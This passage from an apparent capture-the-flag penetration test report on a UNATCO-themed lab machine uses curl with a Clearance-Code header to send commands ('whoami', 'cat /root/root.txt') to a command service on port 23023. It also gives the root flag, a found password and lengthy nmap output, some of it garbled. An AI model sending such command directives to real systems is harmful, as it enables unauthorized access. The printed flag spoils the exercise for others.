


Directory listing for /

- [badactors-list](#)
- [user.txt](#)

Hostname1

Since we have the binary back on our system and we updated out etc/hosts, lets see if we can see traffic in Wireshark.



the Clearance-Code and the Directive form item stand out. It looks like the Clearance-Code is being sent by the program to get authorized access. It then uses the directive key to run a command, in this case it is `cat /var/www/html/badactors.txt` I am going to use this in burp so we can change the request.

#curl

```
curl -H 'Clearance-Code: yourswillgohere' -d 'directive=whoami' targetmachineIP:23023
```

- **curl**: a tool used to transfer data to/from a server.

- `-H`: used to provide headers. In this case, we are adding the Clearance-Code to the header.
- `-d`: Specifies the data we want sent. Usable in POST requests. In this case, we are sending the directive "whoami"

```
curl -H 'Clearance-Code: Clearance-Code:
7gFfT74scCgzMqW4EQbu' -d 'directive=whoami'
10.10.89.231:23023
```

![[Pasted image 20221109020702.png]] Lets read the root.txt ``` curl -H 'Clearance-Code:7gFfT74scCgzMqW4EQbu' -d 'directive=cat /root/root.txt' 10.10.89.231:23023 ```

```
└─$ curl -H 'Clearance-Code:7gFfT74scCgzMqW4EQbu' -d 'directive=cat /root/root.txt' 10.10.89.231:23023
From: AJacobson//UNATCO.00013.76490
To: JCDenton//UNATCO.82098.9868
Subject: Come by my office

We need to talk about that last mission. In person, not infolink. Come by my
office after you've been debriefed by Manderley.

      thm{985bb3c88bfe66f9b465b00198692866}

-alex-

(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$
```

Root.txt

```
thm{985bb3c88bfe66f9b465b00198692866}
```

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp
4. C:\Windows\Administrator\Downloads
5. C:\Users\Public\
6. C:\Users\username\Downloads
7. C:\Windows\Tasks\
8. Linux
9. /tmp
10. /dev/shm
11. /home/username/
12. /home/username/Downloads
13. /var/www/html/

14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
15. All shells that were open or created during the engagement have been terminated
16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. <https://nvd.nist.gov/vuln>
2. <https://cve.mitre.org/>
3. <https://attack.mitre.org/tactics/enterprise/>
4. <https://www.exploit-db.com/>
5. <https://capec.mitre.org/>

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

Username	Password	Note
ted	password123	found in stored CC on SMB share

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Scan Full

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-07
22:31 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 22:31
```

```
Completed Parallel DNS resolution of 1 host. at 22:31,
2.01s elapsed
Initiating SYN Stealth Scan at 22:31
Scanning 10.10.191.163 [65535 ports]
Discovered open port 80/tcp on 10.10.191.163
Discovered open port 5901/tcp on 10.10.191.163
Discovered open port 23023/tcp on 10.10.191.163
Completed SYN Stealth Scan at 22:32, 14.00s elapsed
(65535 total ports)
Initiating Service scan at 22:32
Scanning 3 services on 10.10.191.163
Completed Service scan at 22:33, 94.46s elapsed (3
services on 1 host)
NSE: Script scanning 10.10.191.163.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:33
Completed NSE at 22:33, 5.62s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:33
Completed NSE at 22:33, 6.58s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:33
Completed NSE at 22:33, 0.00s elapsed
Nmap scan report for 10.10.191.163
Host is up, received user-set (0.20s latency).
Scanned at 2022-11-07 22:31:53 EST for 120s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http   syn-ack ttl 61 Apache httpd
2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
```

```
| http-robots.txt: 2 disallowed entries
|_/datacubes *
|_http-title: United Nations Anti-Terrorist Coalition
|_http-server-header: Apache/2.4.41 (Ubuntu)
5901/tcp open  vnc      syn-ack ttl 61 VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VeNCrypt (19)
|     VNC Authentication (2)
|   VeNCrypt auth subtypes:
|     Unknown security type (2)
|_   VNC auth, Anonymous TLS (258)
23023/tcp open  unknown syn-ack ttl 61
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Access-Control-Allow-Origin: *
|     Content-Type: text/plain
|     Date: Tue, 08 Nov 2022 03:32:42 GMT
|     Content-Length: 90
|     UNATCO Liberty Island - Command/Control
|     RESTRICTED: ANGEL/OA
|     send a directive to process
|   GenericLines, Help, Kerberos, RTSPRequest,
SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
```

```
| Access-Control-Allow-Origin: *
| Content-Type: text/plain
| Date: Tue, 08 Nov 2022 03:32:13 GMT
| Content-Length: 90
| UNATCO Liberty Island - Command/Control
| RESTRICTED: ANGEL/OA
| send a directive to process
```

```
| HTTPOptions:
| HTTP/1.0 200 OK
| Access-Control-Allow-Origin: *
| Content-Type: text/plain
| Date: Tue, 08 Nov 2022 03:32:14 GMT
| Content-Length: 90
| UNATCO Liberty Island - Command/Control
| RESTRICTED: ANGEL/OA
|_ send a directive to process
```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port23023-

TCP:V=7.93%I=7%D=11/7%Time=6369CDBD%P=x86_64-pc-linux-gnu%r(G

SF:enericLines,67,"HTTP/1\|.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20

SF:text/plain;\x20charset=utf-

8\r\nConnection:\x20close\r\n\r\n400\x20Bad\

SF:x20Request")%r(GetRequest,E0,"HTTP/1\|.0\x20200\x200K\r\nAccess-Control-

SF:Allow-Origin:\x20*\r\nContent-

Type:\x20text/plain\r\nDate:\x20Tue,\x20

SF:08\x20Nov\x202022\x2003:32:13\x20GMT\r\nContent-

Length:\x2090\r\n\r\nUN
SF:ATC0\x20Liberty\x20Island\x20-
\x20Command/Control\r\n\r\nRESTRICTED:\x20ANG
SF:EL/0A\r\n\r\nsend\x20a\x20directive\x20to\x20process")%r(H
TTPOptions,E0,"HT
SF:TP/1\.0\x20200\x200K\r\nAccess-Control-Allow-
Origin:\x20*\r\nContent-T
SF:ype:\x20text/plain\r\n\r\nDate:\x20Tue,\x2008\x20Nov\x2020
22\x2003:32:14\x2
SF:0GMT\r\nContent-
Length:\x2090\r\n\r\n\r\nUNATC0\x20Liberty\x20Island\x20-\x
SF:20Command/Control\r\n\r\nRESTRICTED:\x20ANGEL/0A\r\n\r\nsend\x
20a\x20directive\
SF:x20to\x20process")%r(RTSPRequest,67,"HTTP/1\.1\x20400\
x20Bad\x20Request
SF:\r\nContent-Type:\x20text/plain;\x20charset=utf-
8\r\nConnection:\x20clo
SF:se\r\n\r\n\r\n\r\n400\x20Bad\x20Request")%r(HeIp,67,"HTTP/1\.1
\x20400\x20Bad\x2
SF:0Request\r\nContent-
Type:\x20text/plain;\x20charset=utf-8\r\nConnection
SF::\x20close\r\n\r\n\r\n\r\n400\x20Bad\x20Request")%r(SSLSession
Req,67,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request\r\nContent-
Type:\x20text/plain;\x20charset=ut
SF:f-
8\r\nConnection:\x20close\r\n\r\n\r\n\r\n400\x20Bad\x20Request")%
r(TerminalSe
SF:rverCookie,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\nC
ontent-Type:\x20t
SF:ext/plain;\x20charset=utf-
8\r\nConnection:\x20close\r\n\r\n\r\n\r\n400\x20Bad\x2

SF:20Request")%r(TLSSessionReq,67,"HTTP/1\ .1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\nSF:n\r\n\r\n400\x20Bad\x20Request")%r(Kerberos,67,"HTTP/1\ .1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n\r\n400\x20Bad\x20Request")%r(Four0hFourRequest,E0,"HTTP/1\ .0\x20200\x200K\r\nAccess-Control-Allow-Origin:\x20*\r\nContent-Type:\x20text/plain\r\nDate:\x20Tue,\x2008\x20Nov\x202022\x2003:32:42\x20GMT\r\nSF:\r\nContent-Length:\x2090\r\n\r\n\r\nUNATCO\x20Liberty\x20Island\x20-\x20Co\r\nSF:mmand/Control\n\nRESTRICTED:\x20ANGEL/0A\n\nsend\x20a\x20directive\x20to\r\nSF:o\x20process");

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 22:33

Completed NSE at 22:33, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 22:33

Completed NSE at 22:33, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 22:33

Completed NSE at 22:33, 0.00s elapsed

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 123.17 seconds

Raw packets sent: 68035 (2.994MB) | Rcvd: 66975 (2.679MB)

Nmap Scan Vul

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln $TargetIP
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-07
22:37 EST
NSE: Loaded 479 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:37
NSE: [broadcast-listener] not running for lack of
privileges.
NSE: [broadcast-ataoe-discover] No interface supplied,
use -e
NSE: [broadcast-igmp-discovery] not running due to lack
of privileges.
NSE: [targets-ipv6-map4to6] This script is IPv6 only.
NSE: [broadcast-pppoe-discover] not running for lack of
privileges.
NSE: [shodan-api] Error: Please specify your ShodanAPI
key with the shodan-api.apikey argument
NSE: [targets-xml] Need to supply a file name with the
targets-xml.ix argument
NSE: [mtrace] not running for lack of privileges.
NSE: [broadcast-ping] not running for lack of privileges.
NSE: [ipv6-multicast-mld-list] not running for lack of
privileges.
NSE: [broadcast-sonicwall-discover] Not running for lack
```

of privileges.

NSE: [url-snarf] not running for lack of privileges.

NSE: [targets-ipv6-multicast-mld] not running for lack of privileges.

NSE: [mrinfo] not running for lack of privileges.

NSE: [broadcast-dhcp6-discover] not running for lack of privileges.

NSE: [broadcast-eigrp-discovery] not running for lack of privileges.

NSE: [broadcast-pim-discovery] not running for lack of privileges.

NSE: [broadcast-dhcp-discover] not running for lack of privileges.

NSE: [llmnr-resolve] not running due to lack of privileges.

NSE: not running for lack of privileges.

NSE: [lltd-discovery] not running for lack of privileges.

NSE: [knx-gateway-discover] Not running due to lack of privileges.

NSE: [targets-ipv6-wordlist] Need to be executed for IPv6.

NSE Timing: About 97.37% done; ETC: 22:37 (0:00:01 remaining)

Completed NSE at 22:37, 40.01s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 22:37

Completed NSE at 22:37, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 22:37

Completed NSE at 22:37, 0.00s elapsed

Pre-scan script results:

| broadcast-dns-service-discovery:

```
| 224.0.0.251
| 2020/tcp teamviewer
|_ Address=192.168.8.1
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes
in Robtex's API. See https://www.robtex.com/api/
| broadcast-avahi-dos:
| Discovered hosts:
| 224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
| broadcast-wsdd-discover:
| Devices
| 239.255.255.250
| Message id: 602af8ec-9498-4a99-863a-
61c19fe6a677
| Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
|_ Type: Device pub:Computer
| targets-asn:
|_ targets-asn.asn is a mandatory parameter
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
changes in Robtex's API. See https://www.robtex.com/api/
Initiating Parallel DNS resolution of 1 host. at 22:37
Completed Parallel DNS resolution of 1 host. at 22:37,
2.02s elapsed
Initiating Connect Scan at 22:37
Scanning 10.10.191.163 [65535 ports]
Discovered open port 80/tcp on 10.10.191.163
Connect Scan Timing: About 5.17% done; ETC: 22:47
(0:09:28 remaining)
Connect Scan Timing: About 11.33% done; ETC: 22:46
(0:07:58 remaining)
```

Connect Scan Timing: About 18.80% done; ETC: 22:46
(0:07:25 remaining)

Connect Scan Timing: About 24.49% done; ETC: 22:46
(0:06:50 remaining)

Connect Scan Timing: About 33.91% done; ETC: 22:47
(0:06:22 remaining)

Connect Scan Timing: About 42.13% done; ETC: 22:47
(0:05:52 remaining)

Connect Scan Timing: About 47.34% done; ETC: 22:47
(0:05:18 remaining)

Discovered open port 5901/tcp on 10.10.191.163

Connect Scan Timing: About 54.17% done; ETC: 22:48
(0:04:45 remaining)

Connect Scan Timing: About 60.06% done; ETC: 22:48
(0:04:08 remaining)

Connect Scan Timing: About 65.57% done; ETC: 22:48
(0:03:33 remaining)

Connect Scan Timing: About 70.83% done; ETC: 22:48
(0:03:00 remaining)

Discovered open port 23023/tcp on 10.10.191.163

Connect Scan Timing: About 76.53% done; ETC: 22:47
(0:02:23 remaining)

Connect Scan Timing: About 82.56% done; ETC: 22:47
(0:01:45 remaining)

Connect Scan Timing: About 88.86% done; ETC: 22:47
(0:01:06 remaining)

Completed Connect Scan at 22:47, 582.73s elapsed (65535
total ports)

NSE: Script scanning 10.10.191.163.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 22:47

NSE: [tls-ticketbleed 10.10.191.163:5901] Not running due

to lack of privileges.

NSE: [firewall-bypass 10.10.191.163] lacks privileges.

NSE: [qscan 10.10.191.163] not running for lack of privileges.

NSE: [ipidseq 10.10.191.163] not running for lack of privileges.

NSE: [firewalk 10.10.191.163] not running for lack of privileges.

NSE: [path-mtu 10.10.191.163] not running for lack of privileges.

NSE Timing: About 70.93% done; ETC: 22:48 (0:00:24 remaining)

NSE Timing: About 99.11% done; ETC: 22:49 (0:00:01 remaining)

NSE Timing: About 99.76% done; ETC: 22:49 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:50 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:50 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:51 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:51 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:52 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:52 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:53 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:53 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:54 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:54 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:55 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:55 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:56 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:56 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:57 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:57 (0:00:00 remaining)

NSE Timing: About 99.92% done; ETC: 22:58 (0:00:01 remaining)

NSE Timing: About 99.92% done; ETC: 22:58 (0:00:01 remaining)

NSE Timing: About 99.92% done; ETC: 22:59 (0:00:01 remaining)

NSE Timing: About 99.92% done; ETC: 22:59 (0:00:01 remaining)

NSE Timing: About 99.92% done; ETC: 23:00 (0:00:01 remaining)

NSE Timing: About 99.92% done; ETC: 23:00 (0:00:01 remaining)

NSE Timing: About 99.92% done; ETC: 23:01 (0:00:01 remaining)

NSE Timing: About 99.92% done; ETC: 23:01 (0:00:01 remaining)

NSE Timing: About 99.92% done; ETC: 23:02 (0:00:01 remaining)

NSE Timing: About 99.92% done; ETC: 23:02 (0:00:01 remaining)

NSE Timing: About 99.92% done; ETC: 23:03 (0:00:01 remaining)

NSE Timing: About 99.92% done; ETC: 23:03 (0:00:01 remaining)

Completed NSE at 23:03, 982.02s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 23:03

Completed NSE at 23:03, 1.10s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 23:03

Completed NSE at 23:03, 0.00s elapsed

Nmap scan report for 10.10.191.163

Host is up, received user-set (0.20s latency).

Scanned at 2022-11-07 22:37:49 EST for 1566s

Not shown: 65531 closed tcp ports (conn-refused)

Bug in http-security-headers: no string output.

PORT	STATE	SERVICE	REASON
------	-------	---------	--------

80/tcp	open	http	syn-ack
--------	------	------	---------

| http-php-version: Logo query returned unknown hash
bf260913f64b64fbb62901ae3eff2bc1

|_Credits query returned unknown hash
bf260913f64b64fbb62901ae3eff2bc1

|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable

|_http-xssed: No previously reported XSS vuln.

| http-vhosts:

|_128 names had status 200

```
|_http-malware-host: Host appears to be clean
| http-robots.txt: 2 disallowed entries
|_/datacubes *
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-headers:
|   Date: Tue, 08 Nov 2022 03:48:46 GMT
|   Server: Apache/2.4.41 (Ubuntu)
|   Last-Modified: Sat, 22 Oct 2022 14:08:50 GMT
|   ETag: "38d-5eba018fbc080"
|   Accept-Ranges: bytes
|   Content-Length: 909
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_ (Request type: HEAD)
|_http-errors: Couldn't find any error pages.
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
|_http-date: Tue, 08 Nov 2022 03:48:47 GMT; 0s from local
time.
| http-enum:
|_ /robots.txt: Robots file
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
```



```
deeper analysis)
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-referer-checker: Couldn't find any cross-domain
scripts.
|_http-devframework: Couldn't determine the underlying
framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-feed: Couldn't find any feeds.
| http-comments-displayer:
```

```
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=10.10.191.163
|
|   Path: http://10.10.191.163:80/badactors.html
|   Line number: 30
|   Comment:
|_      <!-- if you can see this I might add you to the
list. per United Nations directive #17, F12 is now a
international cyber crime →
| http-grep:
|   (1) http://10.10.191.163:80/injected.js:
|   (1) ip:
|_      + 10.10.191.163
|_http-mobileversion-checker: No mobile version detected.
|_http-chrono: Request times for /; avg: 419.37ms; min:
398.96ms; max: 455.85ms
|_http-fetch: Please enter the complete path of the
directory to save data in.
|_http-title: United Nations Anti-Terrorist Coalition
| http-sitemap-generator:
|   Directory structure:
|   /
|       Other: 1; css: 1; html: 4; png: 1; txt: 1
|   Longest directory structure:
|       Depth: 0
|       Dir: /
|   Total files found (by extension):
|_       Other: 1; css: 1; html: 4; png: 1; txt: 1
867/tcp    filtered unknown no-response
5901/tcp   open      vnc-1    syn-ack
|_banner: RFB 003.008
| vnc-info:
```

```
| Protocol version: 3.8
| Security types:
|   VeNCrypt (19)
|   VNC Authentication (2)
| VeNCrypt auth subtypes:
|   Unknown security type (2)
|_   VNC auth, Anonymous TLS (258)
23023/tcp open      unknown syn-ack
```

Host script results:

```
|_clock-skew: 0s
| dns-blacklist:
|   SPAM
|     all.spamrats.com - FAIL
|     list.quorum.to - FAIL
|_   l2.apews.org - FAIL
| unusual-port:
|_   WARNING: this script depends on Nmap's
service/version detection (-sV)
| port-states:
|   tcp:
|     open: 80,5901,23023
|     filtered: 867
|_   closed: 1-79,81-866,868-5900,5902-23022,23024-65535
|_fcrdns: FAIL (No PTR record)
|_dns-brute: Can't guess domain of "10.10.191.163"; use
dns-brute.domain script argument.
```

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 23:03

Completed NSE at 23:03, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 23:03

Completed NSE at 23:03, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 23:03

Completed NSE at 23:03, 0.00s elapsed

Post-scan script results:

| reverse-index:

| 80/tcp: 10.10.191.163

| 5901/tcp: 10.10.191.163

|_ 23023/tcp: 10.10.191.163

Read data files from: /usr/bin/../../share/nmap

Nmap done: 1 IP address (1 host up) scanned in 1608.34
seconds

Entire Nessus Scan



Entire Nessus Scan



Entire Nessus Scan



Entire Nessus Scan



Entire Nessus Scan



Entire Nessus Scan



Entire Nessus Scan



Entire Nessus Scan



Entire Nessus Scan

